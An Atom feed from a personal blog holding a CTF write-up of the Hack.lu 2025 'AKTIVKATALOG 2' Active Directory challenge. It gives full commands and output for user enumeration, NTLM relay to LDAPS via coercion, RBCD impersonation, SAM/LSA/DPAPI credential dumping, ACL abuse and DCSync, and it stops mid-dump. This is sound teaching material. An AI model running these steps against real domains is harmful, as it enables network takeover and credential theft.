<?xml version="1.0" encoding="utf-8"?>
<feed xmlns="http://www.w3.org/2005/Atom">
  <title>serioton</title>
  
  <subtitle>personal blog</subtitle>
  <link href="https://seriotonctf.github.io/atom.xml" rel="self"/>
  
  <link href="https://seriotonctf.github.io/"/>
  <updated>2025-10-22T23:33:42.678Z</updated>
  <id>https://seriotonctf.github.io/</id>
  
  <author>
    <name>serioton</name>
    
  </author>
  
  <generator uri="https://hexo.io/">Hexo</generator>
  
  <entry>
    <title>AKTIVKATALOG 2 - Hack.lu CTF 2025</title>
    <link href="https://seriotonctf.github.io/AKTIVKATALOG-2-Hack-lu-CTF-2025/"/>
    <id>https://seriotonctf.github.io/AKTIVKATALOG-2-Hack-lu-CTF-2025/</id>
    <published>2025-10-20T16:30:27.000Z</published>
    <updated>2025-10-22T23:33:42.678Z</updated>
    

    <content type="html"><![CDATA[<p>AKTIVKATALOG 2 is an Active Directory challenge from Hack.lu CTF 2025, created by NeffIsBack and Steffen. It involves Relaying, RBCD, and ACLs</p><h1 id="Enumeration"><a href="#Enumeration" class="headerlink" title="Enumeration"></a>Enumeration</h1><p>I’ll use netexec to generate the hosts file line and add it to <code>/etc/hosts</code></p><figure class="highlight terminal bash"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb targets.txt --generate-hosts-file hosts</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:hack.lu) (signing:True) (SMBv1:None) (Null Auth:True)</span><span class="line out"><br>SMB         10.244.0.11     445    SRV02            [*] Windows Server 2022 Build 20348 x64 (name:SRV02) (domain:hack.lu) (signing:True) (SMBv1:None)</span><span class="line out"><br>Running nxc against 2 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00</span><span class="line cmd"><br><span class="prompt">$ </span>cat hosts</span><span class="line out"><br>10.244.0.10     DC01.hack.lu hack.lu DC01</span><span class="line out"><br>10.244.0.11     SRV02.hack.lu SRV02</span></pre></td></tr></table></figure><p>Let’s start by listing users using null authentication, surprisingly, it worked on the DC and gave us a list of users. One of them had their password in the description field</p><figure class="highlight terminal bash"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb targets.txt -u &#x27;&#x27; -p &#x27;&#x27; --users</span><span class="line out"><br>SMB         10.244.0.11     445    SRV02            [*] Windows Server 2022 Build 20348 x64 (name:SRV02) (domain:hack.lu) (signing:True) (SMBv1:None)</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:hack.lu) (signing:True) (SMBv1:None) (Null Auth:True)</span><span class="line out"><br>SMB         10.244.0.11     445    SRV02            [-] hack.lu\: STATUS_ACCESS_DENIED</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             [+] hack.lu\:</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             -Username-                    -Last PW Set-       -BadPW- -Description-</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             Gäst                          &lt;never&gt;             0       Fördefinierat gästkonto för datorn/domänen</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             ta_bort.mig                   2025-10-16 17:40:04 0       Praktikant: Lär sig Active Directory och hämtar kaffe med samma entusiasm. LjtLNg37LdcZin73</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             maja.lindgren                 2025-10-16 17:40:04 0       Helpdesk-hjälte: Frågar alltid &#x27;har du provat att starta om?&#x27; innan hon räddar dagen.</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             Freja.Lund                    2025-10-16 17:40:04 0       Dekorationsguru: Gör hyllor glada. Vattnar växter mer punktligt än cronjobs.</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             Sven.Andersson                2025-10-16 17:40:04 0       Skruvkung: Monterar problem snabbare än manualen hinner öppnas.</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             Bjorn.Ek                      2025-10-16 17:40:04 0       Instruktionsartist: Ritar manualer som ingen läser men alla behöver.</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             [*] Enumerated 6 local users: HACK</span><span class="line out"><br>Running nxc against 2 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00</span></pre></td></tr></table></figure><p><code>ta_bort.mig:LjtLNg37LdcZin73</code></p><p>The creds above do work</p><figure class="highlight terminal bash"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc ldap dc01.hack.lu -u &#x27;ta_bort.mig&#x27; -p &#x27;LjtLNg37LdcZin73&#x27;</span><span class="line out"><br>LDAP        10.244.0.10     389    DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:hack.lu) (signing:None) (channel binding:Never)</span><span class="line out"><br>LDAP        10.244.0.10     389    DC01             [+] hack.lu\ta_bort.mig:LjtLNg37LdcZin73</span></pre></td></tr></table></figure><p>We can also try listing shares, but all are default in this case</p><figure class="highlight terminal bash"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb targets.txt -u &#x27;ta_bort.mig&#x27; -p &#x27;LjtLNg37LdcZin73&#x27; --shares</span><span class="line out"><br>SMB         10.244.0.11     445    SRV02            [*] Windows Server 2022 Build 20348 x64 (name:SRV02) (domain:hack.lu) (signing:True) (SMBv1:None)</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:hack.lu) (signing:True) (SMBv1:None) (Null Auth:True)</span><span class="line out"><br>SMB         10.244.0.11     445    SRV02            [+] hack.lu\ta_bort.mig:LjtLNg37LdcZin73</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             [+] hack.lu\ta_bort.mig:LjtLNg37LdcZin73</span><span class="line out"><br>SMB         10.244.0.11     445    SRV02            [*] Enumerated shares</span><span class="line out"><br>SMB         10.244.0.11     445    SRV02            Share           Permissions     Remark</span><span class="line out"><br>SMB         10.244.0.11     445    SRV02            -----           -----------     ------</span><span class="line out"><br>SMB         10.244.0.11     445    SRV02            ADMIN$                          Fjärradmin</span><span class="line out"><br>SMB         10.244.0.11     445    SRV02            C$                              Standardresurs</span><span class="line out"><br>SMB         10.244.0.11     445    SRV02            IPC$            READ            Fjärr-IPC</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             [*] Enumerated shares</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             Share           Permissions     Remark</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             -----           -----------     ------</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             ADMIN$                          Fjärradmin</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             C$                              Standardresurs</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             IPC$            READ            Fjärr-IPC</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             NETLOGON        READ            Resurs f”r serverinloggning</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             SYSVOL          READ            Resurs f”r serverinloggning</span><span class="line out"><br>Running nxc against 2 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00</span></pre></td></tr></table></figure><h2 id="Bloodhound"><a href="#Bloodhound" class="headerlink" title="Bloodhound"></a>Bloodhound</h2><p>With valid credentials in hand, we can run Bloodhound to gain a better understanding of the network and the permissions our users have</p><figure class="highlight terminal bash"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>bloodhound-python -c all -u &#x27;ta_bort.mig&#x27; -p &#x27;LjtLNg37LdcZin73&#x27; -d hack.lu -dc dc01.hack.lu -ns 10.244.0.10 --disable-pooling -w1 --dns-timeout 30 --zip</span><span class="line out"><br>INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)</span><span class="line out"><br>INFO: Found AD domain: hack.lu</span><span class="line out"><br>INFO: Getting TGT for user</span><span class="line out"><br>INFO: Connecting to LDAP server: dc01.hack.lu</span><span class="line out"><br>INFO: Found 1 domains</span><span class="line out"><br>INFO: Found 1 domains in the forest</span><span class="line out"><br>INFO: Found 2 computers</span><span class="line out"><br>INFO: Connecting to LDAP server: dc01.hack.lu</span><span class="line out"><br>INFO: Found 9 users</span><span class="line out"><br>INFO: Found 52 groups</span><span class="line out"><br>INFO: Found 2 gpos</span><span class="line out"><br>INFO: Found 1 ous</span><span class="line out"><br>INFO: Found 19 containers</span><span class="line out"><br>INFO: Found 0 trusts</span><span class="line out"><br>INFO: Starting computer enumeration with 1 workers</span><span class="line out"><br>INFO: Querying computer: SRV02.hack.lu</span><span class="line out"><br>INFO: Querying computer: DC01.hack.lu</span><span class="line out"><br>INFO: Done in 00M 27S</span><span class="line out"><br>INFO: Compressing output into 20251020152455_bloodhound.zip</span></pre></td></tr></table></figure><p>However, our current user can’t do much</p><h1 id="LDAP-Signing-amp-Channel-Binding"><a href="#LDAP-Signing-amp-Channel-Binding" class="headerlink" title="LDAP Signing &amp; Channel Binding"></a>LDAP Signing &amp; Channel Binding</h1><p>We notice something very important here: there’s no LDAP signing or channel binding on the DC, this means NTLM authentication can be relayed. To learn more about this topic I suggest you read <a href="https://trustedsec.com/blog/a-comprehensive-guide-on-relaying-anno-2022">this blogpost</a> from TrustedSec. More resources are listed in the resources section at the end of this writeup</p><figure class="highlight terminal bash"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc ldap dc01.hack.lu</span><span class="line out"><br>LDAP        10.244.0.10     389    DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:hack.lu) (signing:None) (channel binding:Never)</span></pre></td></tr></table></figure><h1 id="Plan"><a href="#Plan" class="headerlink" title="Plan"></a>Plan</h1><p>The first thing we’ll do is coerce the authentication from SRV02, which is running the WebClient service. This will use the SRV02$ machine account to authenticate to our machine. Since WebDAV uses HTTP, the machine will authenticate using NTLM and because it’s a web request, we’ll be able to relay the authentication to LDAP, as signing isn’t enforced.</p><p>The relay will let us write the <code>msDS-AllowedToActOnBehalfOfOtherIdentity</code> attribute on the target object then impersonate any user on the machine</p><h1 id="NTLM-Relay-to-LDAPS"><a href="#NTLM-Relay-to-LDAPS" class="headerlink" title="NTLM Relay to LDAPS"></a>NTLM Relay to LDAPS</h1><p>We can use the <code>webdav</code> module from netexec to check if the WebClient Service is enabled on SRV02, which is the case here</p><figure class="highlight terminal bash"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb srv02.hack.lu -u &#x27;ta_bort.mig&#x27; -p &#x27;LjtLNg37LdcZin73&#x27; -M webdav</span><span class="line out"><br>SMB         10.244.0.11     445    SRV02            [*] Windows Server 2022 Build 20348 x64 (name:SRV02) (domain:hack.lu) (signing:True) (SMBv1:None)</span><span class="line out"><br>SMB         10.244.0.11     445    SRV02            [+] hack.lu\ta_bort.mig:LjtLNg37LdcZin73</span><span class="line out"><br>WEBDAV      10.244.0.11     445    SRV02            WebClient Service enabled on: 10.244.0.11</span></pre></td></tr></table></figure><p>We also check the Machine Account Quota value using the <code>maq</code> module</p><figure class="highlight terminal bash"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc ldap dc01.hack.lu -u &#x27;ta_bort.mig&#x27; -p &#x27;LjtLNg37LdcZin73&#x27; -M maq</span><span class="line out"><br>LDAP        10.244.0.10     389    DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:hack.lu) (signing:None) (channel binding:Never)</span><span class="line out"><br>LDAP        10.244.0.10     389    DC01             [+] hack.lu\ta_bort.mig:LjtLNg37LdcZin73</span><span class="line out"><br>MAQ         10.244.0.10     389    DC01             [*] Getting the MachineAccountQuota</span><span class="line out"><br>MAQ         10.244.0.10     389    DC01             MachineAccountQuota: 10</span></pre></td></tr></table></figure><p>As you can see, the <code>MachineAccountQuota</code> value is 10, which is the default. This will let us create a machine account later for our RBCD attack, since each machine account comes with an SPN.</p><p>The only thing left now is to add a new DNS record that points to our attacker machine, because the WebClient connection string needs to be a hostname, not an IP address. This is something that’s allowed by default for all domain users. </p><p>Let’s use the <code>dnstool.py</code> tool from the <a href="https://github.com/dirkjanm/krbrelayx">krbrelayx</a> repo</p><figure class="highlight terminal bash"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>dnstool.py -u &#x27;hack.lu\ta_bort.mig&#x27; -p &#x27;LjtLNg37LdcZin73&#x27; 10.244.0.10 -a add -d 10.244.2.2 -r &#x27;pwned.hack.lu&#x27;</span><span class="line out"><br>[-] Connecting to host...</span><span class="line out"><br>[-] Binding to host</span><span class="line out"><br>[+] Bind OK</span><span class="line out"><br>[-] Adding new record</span><span class="line out"><br>[+] LDAP operation completed successfully</span></pre></td></tr></table></figure><p>Let’s verify that the DNS record has been created and is pointing to our attacker’s IP address</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>dig pwned.hack.lu @dc01.hack.lu</span><span class="line out"><br></span><span class="line out"><br>; &lt;&lt;&gt;&gt; DiG 9.18.39-0ubuntu0.24.04.1-Ubuntu &lt;&lt;&gt;&gt; pwned.hack.lu @dc01.hack.lu</span><span class="line out"><br>;; global options: +cmd</span><span class="line out"><br>;; Got answer:</span><span class="line out"><br>;; -&gt;&gt;HEADER&lt;&lt;- opcode: QUERY, status: NOERROR, id: 59770</span><span class="line out"><br>;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1</span><span class="line out"><br></span><span class="line out"><br>;; OPT PSEUDOSECTION:</span><span class="line out"><br>; EDNS: version: 0, flags:; udp: 4000</span><span class="line out"><br>;; QUESTION SECTION:</span><span class="line out"><br>;pwned.hack.lu.                 IN      A</span><span class="line out"><br></span><span class="line out"><br>;; ANSWER SECTION:</span><span class="line out"><br>pwned.hack.lu.          180     IN      A       10.244.2.2</span><span class="line out"><br></span><span class="line out"><br>;; Query time: 97 msec</span><span class="line out"><br>;; SERVER: 10.244.0.10#53(dc01.hack.lu) (UDP)</span><span class="line out"><br>;; WHEN: Mon Oct 20 14:30:50 CET 2025</span><span class="line out"><br>;; MSG SIZE  rcvd: 58</span></pre></td></tr></table></figure><p>Alternatively, we can use dnstool’s <code>query</code> parameter</p><figure class="highlight terminal bash"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>dnstool.py -u &#x27;hack.lu\ta_bort.mig&#x27; -p &#x27;LjtLNg37LdcZin73&#x27; 10.244.0.10 -a query -d 10.244.2.2 -r &#x27;pwned.hack.lu&#x27;</span><span class="line out"><br>[-] Connecting to host...</span><span class="line out"><br>[-] Binding to host</span><span class="line out"><br>[+] Bind OK</span><span class="line out"><br>[+] Found record pwned</span><span class="line out"><br>DC=pwned,DC=hack.lu,CN=MicrosoftDNS,DC=DomainDnsZones,DC=hack,DC=lu</span><span class="line out"><br>[+] Record entry:</span><span class="line out"><br> - Type: 1 (A) (Serial: 36)</span><span class="line out"><br> - Address: 10.244.2.2</span></pre></td></tr></table></figure><p>Next, we setup our listener for relaying the authentication to LDAP on the DC with the <code>--delegate-access</code> flag to write the <code>msDS-AllowedToActOnBehalfOfOtherIdentity</code> attribute on SRV02</p><blockquote><p>It’s also possible to relay to LDAP</p></blockquote><figure class="highlight terminal bash"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>ntlmrelayx.py -t ldaps://dc01.hack.lu -smb2support --delegate-access</span><span class="line out"><br>Impacket v0.13.0.dev0+20251002.113829.eaf2e556 - Copyright Fortra, LLC and its affiliated companies</span><span class="line out"><br></span><span class="line out"><br>[*] Protocol Client IMAPS loaded..</span><span class="line out"><br>[*] Protocol Client IMAP loaded..</span><span class="line out"><br>[*] Protocol Client LDAPS loaded..</span><span class="line out"><br>[*] Protocol Client LDAP loaded..</span><span class="line out"><br>[*] Protocol Client SMTP loaded..</span><span class="line out"><br>[*] Protocol Client RPC loaded..</span><span class="line out"><br>[*] Protocol Client HTTP loaded..</span><span class="line out"><br>[*] Protocol Client HTTPS loaded..</span><span class="line out"><br>[*] Protocol Client WINRMS loaded..</span><span class="line out"><br>[*] Protocol Client DCSYNC loaded..</span><span class="line out"><br>[*] Protocol Client SMB loaded..</span><span class="line out"><br>[*] Protocol Client MSSQL loaded..</span><span class="line out"><br>[*] Running in relay mode to single host</span><span class="line out"><br>[*] Setting up SMB Server on port 445</span><span class="line out"><br>[*] Setting up HTTP Server on port 80</span><span class="line out"><br>[*] Setting up WCF Server on port 9389</span><span class="line out"><br>[*] Setting up RAW Server on port 6666</span><span class="line out"><br>[*] Setting up WinRM (HTTP) Server on port 5985</span><span class="line out"><br>[*] Setting up WinRMS (HTTPS) Server on port 5986</span><span class="line out"><br>[*] Setting up RPC Server on port 135</span><span class="line out"><br>[*] Multirelay disabled</span><span class="line out"><br></span><span class="line out"><br>[*] Servers started, waiting for connections</span></pre></td></tr></table></figure><p>Finally, we can use <a href="https://github.com/NotMedic/NetNTLMtoSilverTicket">dementor</a> (or any similar like PetitPotam,…) to coerce Webclient HTTP authentication</p><figure class="highlight terminal bash"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">(venv) $ </span>python3 NetNTLMtoSilverTicket/dementor.py -d &quot;hack.lu&quot; -u &quot;ta_bort.mig&quot; -p &quot;LjtLNg37LdcZin73&quot; pwned@80/x 10.244.0.11</span><span class="line out"><br>[*] connecting to 10.244.0.11</span><span class="line out"><br>[*] bound to spoolss</span><span class="line out"><br>[*] getting context handle...</span><span class="line out"><br>[*] sending RFFPCNEX...</span><span class="line out"><br>[*] Got expected RPC_S_SERVER_UNAVAILABLE exception. Attack worked</span><span class="line out"><br>[*] done!</span></pre></td></tr></table></figure><p>Nice! the LDAP relay was successful, and <code>ntlmrelayx.py</code> created a machine account for us to delegate to SRV02</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">[*] (HTTP): Client requested path: /x/pipe/spoolss</span><br><span class="line">[*] (HTTP): Client requested path: /x/pipe/spoolss</span><br><span class="line">[*] (HTTP): Connection from 10.244.0.11 controlled, attacking target ldaps://dc01.hack.lu</span><br><span class="line">[*] (HTTP): Client requested path: /x/pipe/spoolss</span><br><span class="line">[*] (HTTP): Authenticating connection from HACK/SRV02$@10.244.0.11 against ldaps://dc01.hack.lu SUCCEED [1]</span><br><span class="line">[*] ldaps://HACK/SRV02$@dc01.hack.lu [1] -&gt; Enumerating relayed user&#x27;s privileges. This may take a while on large domains</span><br><span class="line">[*] (HTTP): Client requested path: /x/pipe/spoolss</span><br><span class="line">[*] (HTTP): Client requested path: /x/pipe/spoolss</span><br><span class="line">[*] All targets processed!</span><br><span class="line">[*] (HTTP): Connection from 10.244.0.11 controlled, but there are no more targets left!</span><br><span class="line">[*] (HTTP): Client requested path: /x/pipe/spoolss</span><br><span class="line">[*] (HTTP): Client requested path: /x/pipe/spoolss</span><br><span class="line">[*] All targets processed!</span><br><span class="line">[*] (HTTP): Connection from 10.244.0.11 controlled, but there are no more targets left!</span><br><span class="line">[*] (HTTP): Client requested path: /x/pipe</span><br><span class="line">[*] (HTTP): Client requested path: /x/pipe</span><br><span class="line">[*] All targets processed!</span><br><span class="line">[*] (HTTP): Connection from 10.244.0.11 controlled, but there are no more targets left!</span><br><span class="line">[*] ldaps://HACK/SRV02$@dc01.hack.lu [1] -&gt; Attempting to create computer in: CN=Computers,DC=hack,DC=lu</span><br><span class="line">[*] ldaps://HACK/SRV02$@dc01.hack.lu [1] -&gt; Adding new computer with username: SKQUJUFW$ and password: /7@R:6&#123;i6r7+9Na result: OK</span><br><span class="line">[*] ldaps://HACK/SRV02$@dc01.hack.lu [1] -&gt; Delegation rights modified succesfully!</span><br><span class="line">[*] ldaps://HACK/SRV02$@dc01.hack.lu [1] -&gt; SKQUJUFW$ can now impersonate users on SRV02$ via S4U2Proxy</span><br></pre></td></tr></table></figure><p>We can now request a service ticket as Administrator on SRV02</p><figure class="highlight terminal bash"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>getST.py -impersonate Administrator -spn cifs/srv02.hack.lu -dc-ip 10.244.0.10 hack.lu/&#x27;SKQUJUFW$&#x27;:&#x27;/7@R:6&#123;i6r7+9Na&#x27;</span><span class="line out"><br>Impacket v0.13.0.dev0+20251002.113829.eaf2e556 - Copyright Fortra, LLC and its affiliated companies</span><span class="line out"><br></span><span class="line out"><br>[-] CCache file is not found. Skipping...</span><span class="line out"><br>[*] Getting TGT for user</span><span class="line out"><br>[*] Impersonating Administrator</span><span class="line out"><br>[*] Requesting S4U2self</span><span class="line out"><br>[*] Requesting S4U2Proxy</span><span class="line out"><br>[*] Saving ticket in Administrator@cifs_srv02.hack.lu@HACK.LU.ccache</span><span class="line cmd"><br><span class="prompt">$ </span>export KRB5CCNAME=Administrator@cifs_srv02.hack.lu@HACK.LU.ccache</span><span class="line cmd"><br><span class="prompt">$ </span>nxc smb srv02.hack.lu --use-kcache</span><span class="line out"><br>SMB         srv02.hack.lu   445    SRV02            [*] Windows Server 2022 Build 20348 x64 (name:SRV02) (domain:hack.lu) (signing:True) (SMBv1:None)</span><span class="line out"><br>SMB         srv02.hack.lu   445    SRV02            [+] hack.lu\Administrator from ccache (Pwn3d!)</span></pre></td></tr></table></figure><p>Or we can automate all of that using the <code>--delegate</code> option from netexec</p><figure class="highlight terminal bash"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb srv02.hack.lu -u &#x27;SKQUJUFW$&#x27; -p &#x27;/7@R:6&#123;i6r7+9Na&#x27; --delegate administrator</span><span class="line out"><br>SMB         srv02.hack.lu   445    SRV02            [*] Windows Server 2022 Build 20348 x64 (name:SRV02) (domain:hack.lu) (signing:True) (SMBv1:None)</span><span class="line out"><br>SMB         srv02.hack.lu   445    SRV02            [+] hack.lu\administrator through S4U with SKQUJUFW$ (Pwn3d!)</span></pre></td></tr></table></figure><h1 id="SRV02-Post-Exploitation"><a href="#SRV02-Post-Exploitation" class="headerlink" title="SRV02 Post Exploitation"></a>SRV02 Post Exploitation</h1><figure class="highlight terminal bash"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb srv02.hack.lu -u &#x27;SKQUJUFW$&#x27; -p &#x27;/7@R:6&#123;i6r7+9Na&#x27; --delegate administrator --sam --lsa</span><span class="line out"><br>SMB         srv02.hack.lu   445    SRV02            [*] Windows Server 2022 Build 20348 x64 (name:SRV02) (domain:hack.lu) (signing:True) (SMBv1:None)</span><span class="line out"><br>SMB         srv02.hack.lu   445    SRV02            [+] hack.lu\administrator through S4U with SKQUJUFW$ (Pwn3d!)</span><span class="line out"><br>SMB         srv02.hack.lu   445    SRV02            [*] Dumping SAM hashes</span><span class="line out"><br>SMB         srv02.hack.lu   445    SRV02            Administratör:500:aad3b435b51404eeaad3b435b51404ee:09a38021b2ecb464dda2d27ca8ef5233:::</span><span class="line out"><br>SMB         srv02.hack.lu   445    SRV02            Gäst:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::</span><span class="line out"><br>SMB         srv02.hack.lu   445    SRV02            DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::</span><span class="line out"><br>SMB         srv02.hack.lu   445    SRV02            WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:2978613d8f0ce20bcc9b15edcf84b739:::</span><span class="line out"><br>SMB         srv02.hack.lu   445    SRV02            [+] Added 4 SAM hashes to the database</span><span class="line out"><br>SMB         srv02.hack.lu   445    SRV02            [+] Dumping LSA secrets</span><span class="line out"><br>SMB         srv02.hack.lu   445    SRV02            HACK.LU/maja.lindgren:$DCC2$10240#maja.lindgren#b60a72842a22909fb4a8df6503180749: (2025-10-20 12:16:53)</span><span class="line out"><br>SMB         srv02.hack.lu   445    SRV02            HACK\SRV02$:plain_password_hex:5d005e00740050005a0059006b006a0041004500230044007600530023005e00450026002c0056003e00330076005f002d00790037006000770036007600750031003800670060002d0038006f0036002000570020004b00660043006b005e005000510023005a004d0021006f00380024002c0025005d003900640058002a003200400038004e005300230057005f00370048004e0076004800410067005100530038002f0039003c0047006500560079002a00790038006e005a003100680035003d0055007a00610035006e005a002400610077004b006a00790064002b0027002f003a0054006800410049003a00</span><span class="line out"><br>SMB         srv02.hack.lu   445    SRV02            HACK\SRV02$:aad3b435b51404eeaad3b435b51404ee:2789dafd681ed1e069bf270ea4e9c9ad:::</span><span class="line out"><br>SMB         srv02.hack.lu   445    SRV02            dpapi_machinekey:0xad21550b28dc1265f7f03c7991390b2483e68e76</span><span class="line out"><br>dpapi_userkey:0xe0387b2f2cacb71a60e335c8997cc95ac0cedb6c</span><span class="line out"><br>SMB         srv02.hack.lu   445    SRV02            [+] Dumped 4 LSA secrets to /home/serio/.nxc/logs/lsa/srv02.hack.lu_None_2025-10-20_161836.secrets and /home/serio/.nxc/logs/lsa/srv02.hack.lu_None_2025-10-20_161836.cached</span></pre></td></tr></table></figure><h2 id="DPAPI"><a href="#DPAPI" class="headerlink" title="DPAPI"></a>DPAPI</h2><p>Let’s use the administratör account to look for DPAPI using the <code>--dpapi</code> flag from netexec</p><figure class="highlight terminal bash"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb srv02.hack.lu -u &#x27;administratör&#x27; -H 09a38021b2ecb464dda2d27ca8ef5233 --local-auth --dpapi</span><span class="line out"><br>SMB         10.244.0.11     445    SRV02            [*] Windows Server 2022 Build 20348 x64 (name:SRV02) (domain:SRV02) (signing:True) (SMBv1:None)</span><span class="line out"><br>SMB         10.244.0.11     445    SRV02            [+] SRV02\administratör:09a38021b2ecb464dda2d27ca8ef5233 (Pwn3d!)</span><span class="line out"><br>SMB         10.244.0.11     445    SRV02            [*] Collecting DPAPI masterkeys, grab a coffee and be patient...</span><span class="line out"><br>SMB         10.244.0.11     445    SRV02            [+] Got 4 decrypted masterkeys. Looting secrets...</span><span class="line out"><br>SMB         10.244.0.11     445    SRV02            [SYSTEM][CREDENTIAL] Domain:batch=TaskScheduler:Task:&#123;03AB09A0-D6E7-4FE2-9005-5F21B10E3DD1&#125; - HACK\maja.lindgren:Z4f8hF2t#K3HJsfGJX!&amp;</span></pre></td></tr></table></figure><p>Nice! it dumped the password of the user <code>maja.lindgren</code></p><h1 id="DC01-Takeover"><a href="#DC01-Takeover" class="headerlink" title="DC01 Takeover"></a>DC01 Takeover</h1><p>Looking at bloodhound, we can see that this user has some interesting permissions<br><img src="/AKTIVKATALOG-2-Hack-lu-CTF-2025/dc.png" alt="BloodHound showing maja.lindgren&#39;s permissions"></p><ul><li><code>maja.lindgren</code> has <code>AddMember</code> over <code>KONTOANSVARIGA</code> group</li><li><code>KONTOANSVARIGA</code> has <code>AllExtendedRights</code> over DC01</li></ul><p>That’s a nice path to pwn the DC :)</p><p>First, let’s add our user to the <code>KONTOANSVARIGA</code> group using BloodyAD</p><figure class="highlight terminal bash"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>bloodyAD --host dc01.hack.lu -d hack.lu -u maja.lindgren -p &#x27;Z4f8hF2t#K3HJsfGJX!&amp;&#x27; add groupMember KONTOANSVARIGA maja.lindgren</span><span class="line out"><br>[+] maja.lindgren added to KONTOANSVARIGA</span></pre></td></tr></table></figure><p>Now that we have the <code>AllExtendedRights</code> privilege over the DC, we can just change the DC01$ account password and perform a DCSync</p><figure class="highlight terminal bash"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>bloodyAD --host dc01.hack.lu -d hack.lu -u maja.lindgren -p &#x27;Z4f8hF2t#K3HJsfGJX!&amp;&#x27; set password dc01$ P@ssw0rd</span><span class="line out"><br>[+] Password changed successfully!</span></pre></td></tr></table></figure><figure class="highlight terminal bash"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb dc01.hack.lu -u dc01$ -p P@ssw0rd --ntds</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:hack.lu) (signing:True) (SMBv1:None) (Null Auth:True)</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             [+] hack.lu\dc01$:P@ssw0rd</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             [-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             [+] Dumping the NTDS, this could take a while so go grab a redbull...</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             Administratör:500:aad3b435b51404eeaad3b435b51404ee:995c831ca16a0e43a90735ef8a9f62d7:::</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             Gäst:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             krbtgt:502:aad3b435b51404eeaad3b435b51404ee:98693ee8f6c3ab1f8f9199a5c0e7f770:::</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             ta_bort.mig:1103:aad3b435b51404eeaad3b435b51404ee:803650c48c797a53b2370372b15b7f7d:::</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             